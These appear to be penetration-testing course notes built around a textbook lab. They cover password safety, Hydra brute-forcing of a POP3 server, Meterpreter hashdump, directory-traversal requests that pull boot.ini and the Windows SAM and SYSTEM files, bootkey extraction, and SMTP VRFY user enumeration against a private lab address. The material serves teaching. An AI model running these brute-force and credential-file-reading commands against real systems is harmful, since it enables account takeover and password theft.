

Password Attacks

Password SAFETY

● Challenges of Password-Based Authentication

- Vulnerable to brute-force attacks & educated guesses
- Weak passwords increase security risks

● Mitigation Strategies

- **Biometric Authentication:** Fingerprint, retinal scan
- **Two-Factor Authentication (2FA):** Password + secondary verification (OTP, security token)
- **Strong Passwords:** Long, complex, and not based on dictionary words

⚠ Common Password Mistakes

- **Using Weak Passwords:** Easily guessable
- **Password Reuse:** A compromised password can lead to multiple breaches
- **Storing Passwords Insecurely:** Writing them down or saving in plaintext

Topics covered

cewl -w bulbwords.txt -d 1 -m 5 www.bulbsecurity.com

crunch 7 7 AB

hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3

hydra -l georgia -P passwordfile.txt 192.168.20.10 pop3

nc 192.168.20.10 pop3

USER georgia

+OK georgia welcome here

PASS password

+OK mailbox for georgia has 0 messages (0 octets)

Offline Password Attacks/ Find Hash

access to some password hashes on the Linux and Windows XP targets. Having gained a Meterpreter session with system privileges on the Windows XP system via the windows/smb/ms08_067_netapi Metasploit module, we can use the hashdump Meterpreter command to print the hashed Windows passwords.

```
meterpreter > hashdump
```

Save the output of the hashdump to a file called xphashes.txt, which we will use later.

Zervit 0.4

- A. Download Zervit version 0.4 from <http://www.exploit-db.com/exploits/12582/>.
- B. (Click the Vulnerable App option to download the files.)
- C. Unzip the downloaded archive and double-click the Zervit program to open and run it.
- D. Then enter port number 3232 in the console when the software starts.
- E. Answer Y to allowing directory listing, as shown in Figure 1-37.
- F. Zervit will
- G. not automatically restart when you reboot Windows XP, so you will need to restart it if you reboot.

SLMail 5.5

Download and run SLMail version 5.5 from <http://www.exploit-db.com/exploits/638/>, using the default options when prompted.

Just click Next for all of the options and don't change anything. If you get a warning about a


domain name, just ignore it and click OK.

We don't really need to deliver any email here.

Once SLMail is installed, restart your virtual machine.

Then open Start > All Programs > SL Products > SLMail > SLMail Configuration.

In the Users tab (default), right-click the SLMail Configuration window and choose New>User




SLMail 5.5

Click the newly created user icon, enter username georgia,

and fill in the information for the user, as shown.

The mailbox name should be georgia with password password.

Keep the defaults and press OK once you've finished.



The screenshot shows the 'Edit User georgia' dialog box. It contains the following fields and options:

- Full Name: Georgia
- Password: password
- MailBox: georgia
- Carbon Copy: (empty)
- Options:
 - ☒ Finger Access
 - ☐ Forced Connection To TCP/IP Port
 - ☒ Pop3 Mailbox Access
 - ☒ Remote Finger Notification
- Description:

Allows users to query on the status of a mailbox and to supply information about themselves using the Finger protocol

Current:

Buttons: OK, Cancel, Details

3Com TFTP 2.0.1 (Optional for today)


Download 3Com TFTP version 2.0.1 as a zipped file from [http://www](http://www.exploit-db.com/exploits/3388/)

[.exploit-db.com/exploits/3388/](http://www.exploit-db.com/exploits/3388/).

Extract the files and copy 3CTftpSvcCtrl and

3CTftpSvc to the directory C:\Windows

Then open 3CTftpSvcCtrl (the blue 3 icon) and click Install Service



Testing port 3232/ Zervit

One port that has failed to come up in our automated scans is 3232 on our

Windows target.

Try scanning port 3232 with an Nmap version scan

```
nmap -p 3232 -sV 192.168.20.10
```

Result> It crashes.

This behavior suggests that the listening program is designed to listen for a particular input and that it has difficulty processing anything else.

Open in browser

```
targetip/3232
```

Try command in kali:

```
nc 192.168.20.10 3232 GET / HTTP/1.1
```

This service is so sensitive that it may be best to avoid buffer overflow attacks, because one false move will crash it.

FINDING A SENSITIVE FILE boot.ini

We know the server can process HTTP GET requests. For example, we can download Windows XP's boot.ini file by moving back five directories to the C drive using GET.

```
root@kali:~# nc 192.168.20.10 3232 GET ../../../../boot.ini HTTP/1.1
```

Downloading the Windows SAM

The SAM file is obfuscated because the Windows Syskey utility encrypts the password hashes inside the SAM file with 128-bit Rivest Cipher 4 (RC4) to provide additional security. Even if an attacker or pentester is able to gain access to the SAM file, there is a bit more work to do to recover the password hashes. We need a key to reverse the RC4 encryption on the hashes. The encryption key for the Syskey utility, called the bootkey, is stored inside of the Windows SYSTEM file. We need to download both the SAM and SYSTEM files to recover the hashes and attempt to reverse them into plaintext passwords. In Windows XP, these files are located at C:\Windows\System32\config, so let's try downloading the SAM file from the following URL:

<http://192.168.20.10:3232/index.html?../../../../../../../../WINDOWS/system32/config/sam>

<http://192.168.20.10:3232/index.html?../../../../../../../../WINDOWS/repair/system>

<http://192.168.20.10:3232/index.html?../../../../../../../../WINDOWS/repair/sam>

The encryption key for the Syskey utility is called the bootkey, and it's stored in the Windows SYSTEM file.

You'll find a copy of the SYSTEM file in the C:\Windows\repair directory where we found the backup SAM file.

We can use a tool in Kali called Bkhive to extract the Syskey utility's bootkey from the SYSTEM file so we can decrypt the hashes,

```
root@kali:~# bkhive system xpkey.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it
```

```
Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: 015777ab072930b22020b999557f42d5
```

Finding Valid Usernames

One way to find valid usernames for mail servers is to use the VRFY SMTP command, if it is available.

As the name implies, VRFY verifies if a user exists.

```
root@kali:~# nc 192.168.20.10 25
220 georgia.com SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here
VRFY georgia
250 Georgia<georgia@>
VRFY john
551 User not local
```
